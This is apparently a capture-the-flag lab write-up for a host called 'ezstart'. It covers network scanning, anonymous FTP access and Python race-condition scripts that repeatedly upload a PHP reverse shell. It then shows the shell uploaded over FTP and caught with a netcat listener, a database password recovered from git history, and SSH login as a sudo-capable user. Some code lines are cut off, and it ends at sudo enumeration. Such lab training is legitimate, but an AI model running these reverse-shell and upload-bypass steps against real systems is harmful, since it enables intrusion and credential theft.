ezstart network

```
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:0c:29:1a:96:39 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:1a:96:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.3/24 brd 192.168.12.255 scope global dynamic eth1
       valid_lft 1767sec preferred_lft 1767sec
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:1a:96:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.2/24 brd 192.168.11.255 scope global dynamic eth2
       valid_lft 1767sec preferred_lft 1767sec
```

discover network

```
└─$ sudo arp-scan 192.168.11.0/24 -I eth2
```

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ sudo arp-scan 192.168.11.0/24 -I eth2
Interface: eth2, type: EN10MB, MAC: 00:0c:29:1a:96:43, IPv4: 192.168.11.2
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.1     00:50:56:c0:00:01       VMware, Inc.
192.168.11.4     00:0c:29:7e:f7:04       VMware, Inc.
192.168.11.5     00:0c:29:b0:69:43       VMware, Inc.
192.168.11.254   00:50:56:f8:c1:80       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.027 seconds (126.30 hosts/sec). 4 responded
```

> Command Breakdown:
>
> sudo arp-scan 192.168.11.0/24 -I eth2
>
> sudo: This runs the command with superuser privileges, necessary for network scanning.
>
> arp-scan: A network scanning tool that sends ARP (Address Resolution Protocol) requests to discover devices on a local network. ARP-scan works by mapping IP addresses to MAC addresses, useful for identifying devices in a subnet.

192.168.11.0/24: This specifies the target network in CIDR notation. It scans the IP address range from 192.168.11.1 to 192.168.11.254.

- I eth2: This specifies the network interface to use. In this case, eth2 is the name of the interface, but it could vary depending on your system (e.g., eth0, wlan0 for Wi-Fi).

Explanation:

The command scans the local network 192.168.11.0/24 using the ARP protocol over the eth2 interface. It's a fast way to discover devices that respond to ARP requests, typically showing their IP addresses and MAC addresses. ARP-scan is effective within a local network, as ARP is not routable beyond the subnet.

Alternative Tools:

1. Nmap: A versatile network scanning tool that can also perform ARP scanning:

sudo nmap -PR 192.168.11.0/24

The -PR flag in Nmap tells it to perform an ARP scan.

1. Netdiscover: A lightweight ARP scanning tool, especially useful for network discovery in wireless networks:

sudo netdiscover -i eth2 -r 192.168.11.0/24

1. Fping: Can also be used to ping an entire subnet, though it uses ICMP rather than ARP:

sudo fping -g 192.168.11.0/24

> Would you like me to add more details or context to this explanation?

`nmap -sn 192.168.11.0/24 -I eth2`

```
└─$ nmap -sn 192.168.11.0/24 -I eth2
WARNING: identscan (-I) no longer supported.  Ignoring -I
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-18 15:55 EDT
Failed to resolve "eth2".
Nmap scan report for 192.168.11.2
Host is up (0.0029s latency).
Nmap scan report for 192.168.11.4
Host is up (0.0020s latency).
Failed to resolve "eth2".
Nmap done: 256 IP addresses (2 hosts up) scanned in 56.10 seconds
```

> Command Breakdown:
> nmap -sn 192.168.11.0/24 -I eth2
> nmap: Nmap (Network Mapper) is a powerful tool used for network discovery and security auditing.
> -sn: This flag tells Nmap to perform a "ping scan" (also called host discovery), meaning it will check which hosts are up in the specified range without conducting a port scan. It disables port scanning and only pings the devices to see if they're reachable.
> 192.168.11.0/24: This specifies the network range in CIDR notation, scanning all IP addresses from 192.168.11.1 to 192.168.11.254.
> -I eth2: This flag is incorrect in this context. Nmap does not use -I to specify network interfaces. Instead, the correct flag to specify an interface is -e:
> sudo nmap -sn 192.168.11.0/24 -e eth2
>
> Corrected Command:
> sudo nmap -sn 192.168.11.0/24 -e eth2

> Explanation:
> This command performs a "ping scan" on the 192.168.11.0/24 network using the eth2 interface. It checks for live hosts by sending ICMP Echo requests (ping) or ARP requests if the target is on the same subnet, without probing for open ports. It's useful when you only want to know which devices are online in a given network.

scan target1

`└─$ nmap -p- 192.168.11.4 -T4`

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ nmap -p- 192.168.11.4 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-18 16:00 EDT
Nmap scan report for 192.168.11.4
Host is up (0.00071s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```


`nmap -sC -sV 192.168.11.4 -p21,22,80`

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            1562 Sep 28 11:15 index.html
| drwxrwxrwx    2 0        0            4096 Sep 28 16:23 tmp [NSE: writeable]
|_-rw-r--r--    1 0        0            1508 Sep 28 11:26 upload.php
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.11.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ab:80:d8:44:0b:76:ec:3e:e3:c0:50:2b:37:7b:57:16 (RSA)
|   256 93:69:48:ac:fe:e4:e9:1f:fa:94:02:19:9f:43:58:50 (ECDSA)
|_  256 60:69:e2:a9:28:ed:a3:f0:6e:ef:1e:ed:68:84:5e:46 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Image Upload
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

> Explanation:
>
> - `nmap`: Network Mapper, a widely used network discovery and security auditing tool.
> - `sC`: This flag tells Nmap to run default NSE (Nmap Scripting Engine) scripts. These scripts perform various automated checks such as banner grabbing, version detection, vulnerability scanning, and more. The default scripts are useful for initial reconnaissance and scanning of services.
> - `sV`: Enables version detection for open ports. Nmap probes open ports and attempts to determine the version of the service running on those ports (e.g., SSH version, HTTP server version).
>
> This command performs a targeted scan of the IP address `192.168.11.4` on ports 21 (FTP), 22 (SSH), and 80 (HTTP). It uses:


> - **Default NSE scripts** (`sC`) to gather basic information about the services running on those ports, checking for things like misconfigurations or known vulnerabilities.
> - **Version detection** (`sV`) to identify the specific version of the services running on those ports (e.g., OpenSSH 7.6, Apache 2.4.41).

web 80/tcp




upload `php-reverse-shell.php`


locat and upload using: `cp /usr/share/webshells/php/php-reverse-shell.php .`



and try to upload



woo it's easy lets run the file and get the shell



> - `nc`: Netcat, a versatile networking utility often referred to as the "Swiss Army knife" for network-related tasks such as port scanning, data transfers, and creating reverse shells.

> - `n`: Tells Netcat to use numeric IP addresses only, bypassing DNS resolution. This speeds up connections and avoids DNS lookup delays.
> - `l`: Puts Netcat in "listening" mode. This means it will wait for an incoming connection on a specified port, acting like a server.
> - `v`: Verbose mode, providing detailed information about the connection. It gives more feedback on what's happening during the process, such as showing when a client connects.
> - `p 4444`: Specifies the port number to listen on. In this case, Netcat will listen on port **4444**, which is commonly used for reverse shells or basic communication between machines.

the file is not exist let's try to make directory fuzzzing: `dirsearch -u http://192.168.11.4`

```
[16:16:35] 301 -  310B  - /tmp  →  http://192.168.11.4/tmp/
[16:16:35] 200 -  453B  - /tmp/
[16:16:37] 200 -    0B  - /upload.php
```

let's do fuzzing under `/tmp`


```
Output File: /home/kali/reports/http_192.168.11.4/_tmp__24-10-18_16-22-07.txt

Target: http://192.168.11.4/

[16:22:07] Starting: tmp/
[16:22:10] 403 -  277B  - /tmp/.ht_wsr.txt
[16:22:10] 403 -  277B  - /tmp/.htaccess.bak1
[16:22:10] 403 -  277B  - /tmp/.htaccess.orig
[16:22:10] 403 -  277B  - /tmp/.htaccess.save
[16:22:10] 403 -  277B  - /tmp/.htaccess.sample
[16:22:10] 403 -  277B  - /tmp/.htaccessBAK
[16:22:10] 403 -  277B  - /tmp/.htaccess_sc
[16:22:10] 403 -  277B  - /tmp/.htaccess_extra
[16:22:10] 403 -  277B  - /tmp/.htaccessOLD2
[16:22:10] 403 -  277B  - /tmp/.htaccess_orig
[16:22:10] 403 -  277B  - /tmp/.htaccessOLD
[16:22:10] 403 -  277B  - /tmp/.html
[16:22:10] 403 -  277B  - /tmp/.htm
[16:22:10] 403 -  277B  - /tmp/.htpasswd_test
[16:22:10] 403 -  277B  - /tmp/.htpasswds
[16:22:10] 403 -  277B  - /tmp/.httr-oauth
[16:22:12] 403 -  277B  - /tmp/.php

Task Completed
```

we didn't find any thing, however if we open it on browser



let's see that we have

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ curl http://192.168.11.4/tmp/flag1.txt;cat flag1.txt
what about fil3 protocol
what about fil3 protocol
```

i guess he talk about `file protocol => ftp`

ftp 21/tcp

namp was able to list files, and by review it's output ⇒ we can login using `anonymous:anonymous` and get the files

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ ftp 192.168.11.4
Connected to 192.168.11.4.
220 (vsFTPd 3.0.3)
Name (192.168.11.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19285|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1562 Sep 28 11:15 index.html
drwxrwxrwx    2 0        0            4096 Oct 18 16:04 tmp
-rw-r--r--    1 0        0            1508 Sep 28 11:26 upload.php
226 Directory send OK.
ftp> get upload.php
local: upload.php remote: upload.php
229 Entering Extended Passive Mode (|||31045|)
150 Opening BINARY mode data connection for upload.php (1508 bytes).
100% |***********************************************************************************************************|  150
226 Transfer complete.
1508 bytes received in 00:00 (14.56 KiB/s)
ftp> cd tmp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39852|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           25 Oct 18 16:04 flag1.txt
226 Directory send OK.
ftp> get flag1.txt
```

upload.php

```php
<?php

session_start();

function is_malware($file_path)
{
    $content = file_get_contents($file_path);

    if (strpos($content, '<?php') !== false) {
        return true;
```

```
    }

    return false;
}

function is_image($path, $ext)
{
    // Define allowed extensions
    $allowed_extensions = ['png', 'jpg', 'jpeg', 'gif'];

    // Check if the extension is allowed
    if (!in_array(strtolower($ext), $allowed_extensions)) {
        return false;
    }

    // Check if the file is a valid image
    $image_info = getimagesize($path);
    if ($image_info === false) {
        return false;
    }

    return true;
}

if (isset($_FILES) && !empty($_FILES)) {

    $uploadpath = "tmp/";

    $ext = pathinfo($_FILES["files"]["name"], PATHINFO_EXTENSION
    $filename = basename($_FILES["files"]["name"], "." . $ext);

    $timestamp = time();
    $new_name = $filename . '_' . $timestamp . '.' . $ext;
    $upload_dir = $uploadpath . $new_name;

    if ($_FILES['files']['size'] <= 10485760) {
```

```
        move_uploaded_file($_FILES["files"]["tmp_name"], $upload
    } else {
        echo $error2 = "File size exceeds 10MB";
    }

    if (is_image($upload_dir, $ext) && !is_malware($upload_dir))
        $_SESSION['context'] = "Upload successful";
    } else {
        $_SESSION['context'] = "File is not a valid image or is
    }

    echo $upload_dir;
    unlink($upload_dir);
}


?>
```

Race Condition

i guess it's the backend code for upload.php, and by review it

1. file naming: `$filename . '_' . $timestamp . '.' . $ext;` so we can get the name once it created by timestamp and our file name
2. and the code try to make some other checks that makes some checks like is it_is_malware , is_image which may take lot of time
3. we see that it's unlink the uploaded file after move it to `tmp` using:

`move_uploaded_file($_FILES["files"]["tmp_name"], $upload_dir);` and `unlink($upload_dir);`

3. so if we can access the file before it get unlinked we can make it run, so lets try to make a script to upload the file and other one to get it

```
//upload shell
import time
import requests
```

```
MAIN_URL = "http://192.168.11.4"

i = 0
while True:
    files = {'files': ('php-reverse-shell.php',open('php-reve
    req = requests.post(f"{MAIN_URL}/upload.php", files=files
    if req.status_code == 200:
        print(f"Uploaded {i}x")
        print(req.text)
    else:
        print(f"Failed to upload shell.php - {i}x")
        break
    i += 1
    time.sleep(0.2)
```

```
// access.py
import time
import requests
import concurrent.futures
import sys

MAIN_URL = "http://192.168.11.4"


def check_page_exists(time_int):
    url = f"{MAIN_URL}/tmp/php-reverse-shell_{time_int}.php"

    try:
        response = requests.get(url)

        if response.status_code == 200:
            print(f"Page exists: {url}")
            print(response.text)
            return True
```

```
        else:
            print(f"Page does not exist: {url} - Status Code:
            return False

    except requests.RequestException as e:
        print(f"An error occurred: {e}")
        return False

def main():
    while True:
        current_time_int = int(time.time()) + 2
        time_ints = [current_time_int, current_time_int - 1,

        with concurrent.futures.ThreadPoolExecutor() as execu
            future_to_time_int = {executor.submit(check_page_

            for future in concurrent.futures.as_completed(fut
                if future.result():  # Check if the page exis
                    sys.exit()  # Exit the program if a page

        time.sleep(1)

if __name__ == "__main__":
    main()
```

```
Uploaded 139x
tmp/php-reverse-shell_1729285832.php
Uploaded 140x
tmp/php-reverse-shell_1729285832.php
Uploaded 141x
tmp/php-reverse-shell_1729285832.php
Uploaded 142x
tmp/php-reverse-shell_1729285833.php
Uploaded 143x
tmp/php-reverse-shell_1729285833.php
Uploaded 144x
tmp/php-reverse-shell_1729285833.php
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285830.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285827.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285828.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285829.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285830.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285828.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285829.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285833.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404
Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285830.php - Status Code: 404
```

i guess that may not work so let’s find other way

www-data

back to `ftp` and try to upload the shell, since `ftp` and apache share same file we can uplaod the shell using ftp and browse it using the browser

```
└─$ ftp 192.168.11.4
Connected to 192.168.11.4.
220 (vsFTPd 3.0.3)
Name (192.168.11.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd tmp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||13797|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           25 Oct 18 16:04 flag1.txt
226 Directory send OK.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||13049|)
150 Ok to send data.
100% |***********************************************************************************************************************|  5494       36.63 MiB/
226 Transfer complete.
5494 bytes sent in 00:00 (3.63 MiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.11.4 42238
Linux ezstart 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 17:52:13 up 33 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ezstart  tty1     -                17:30   21:22   0.05s  0.03s -bash
root     pts/0    192.168.11.2     17:31   14.00s  0.28s  0.28s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 


┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.4/tmp/php-reverse-shell.php

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.4/tmp/php-reverse-shell.php

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.4/tmp/php-reverse-shell.php

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.4/tmp/php-reverse-shell.php
```

Upgrading Shell to Fully Interactive TTYs

```
python -c 'import pty; pty.spawn("/bin/bash")'
[ctrl+z]
stty raw -echo;fg
```

```
$ whereis python
python: /usr/bin/python3.6 /usr/bin/python3.6m /usr/lib/python2.7 /usr/lib/python3.8 /usr/lib/python3.6 /usr/lib/python3.7 /etc/python3.6 /usr/local/lib/python3.6
$ /usr/bin/python3.6 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ezstart:/$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg                                                                                    148 × 1
[1]  + continued  nc -nlvp 4444

www-data@ezstart:/$ 
```

ezstart

after try some privilege escalation tech we find that there are repo `.git`

1. find commits using `git log`

```
total 28
drw-r-xr-x 4 root     root     4096 Sep 28 16:07 .
drwxr-xr-x 3 root     root     4096 Sep 28 11:00 ..
drwxr-xr-x 8 www-data www-data 4096 Sep 28 16:35 .git
-rw-r--r-- 1 root     root       84 Sep 28 11:49 .htaccess
-rw-r--r-- 1 root     root     1562 Sep 28 11:15 index.html
drwxrwxrwx 2 www-data www-data 4096 Oct 18 17:51 tmp
-rw-r--r-- 1 root     root     1508 Sep 28 11:26 upload.php
www-data@ezstart:/var/www/html$  git log
WARNING: terminal is not fully functional
commit 215dd5f2af2f3ec1e899d69f15499db9cbe7bab1 (HEAD → master)
Author: Your Name <your.email@example.com>
Date:   Sat Sep 28 11:27:24 2024 -0400

    version 1

commit 861e503b6430de64cc12ffd5f4822c2757f71b40
Author: Your Name <your.email@example.com>
Date:   Sat Sep 28 11:26:30 2024 -0400

    init
www-data@ezstart:/var/www/html$
```

2. read first commit and find hidden secrets: using fit show:

`git show  861e503b6430de64cc12ffd5f4822c2757f71b40`

```
+}
+
+/**
+ * TODO configure mysql DB
+ * $servername = "localhost";  // Use "localhost" if MySQL is on the same machi
ne
+$username = "ezstart";      // Your MySQL username
+$password = "noteasystart";  // Your MySQL password
+$dbname = "ezstartdb";         // The database name
+
+// Create connection to MySQL
+$conn = new mysqli($servername, $username, $password, $dbname);
+
+// Check the connection
+if ($conn->connect_error) {
+    die("Connection failed: " . $conn->connect_error);
+}
+
+ */
+
+
+?>
(END)
```

lets' try to access the DB by listing running service: `service --status-all`

```
www-data@ezstart:/var/www/html$ service --status-all
 [ + ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  dbus
 [ + ]  grub-common
 [ - ]  hwclock.sh
 [ + ]  irqbalance
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ - ]  nginx
 [ - ]  plymouth
 [ - ]  plymouth-log
 [ + ]  procps
 [ - ]  rsync
 [ + ]  rsyslog
 [ + ]  ssh
 [ + ]  udev
 [ + ]  ufw
 [ + ]  unattended-upgrades
 [ - ]  uuidd
 [ + ]  vsftpd
www-data@ezstart:/var/www/html$
```

no DB running, remember that we have `ssh` up and running, let's try to login

```
┌──(kali㉿kali)-[~]
└─$ ssh ezstart@192.168.11.4
ezstart@192.168.11.4's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Oct 18 17:30:55 2024
ezstart@ezstart:~$ ls
ezstart@ezstart:~$ id
uid=1000(ezstart) gid=1000(ezstart) groups=1000(ezstart),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
ezstart@ezstart:~$
```

root ezstart

we can run `/usr/sbin/nginx` so let's find out how to exploit that

```
ezstart@ezstart:~$ sudo -l
Matching Defaults entries for ezstart on ezstart:
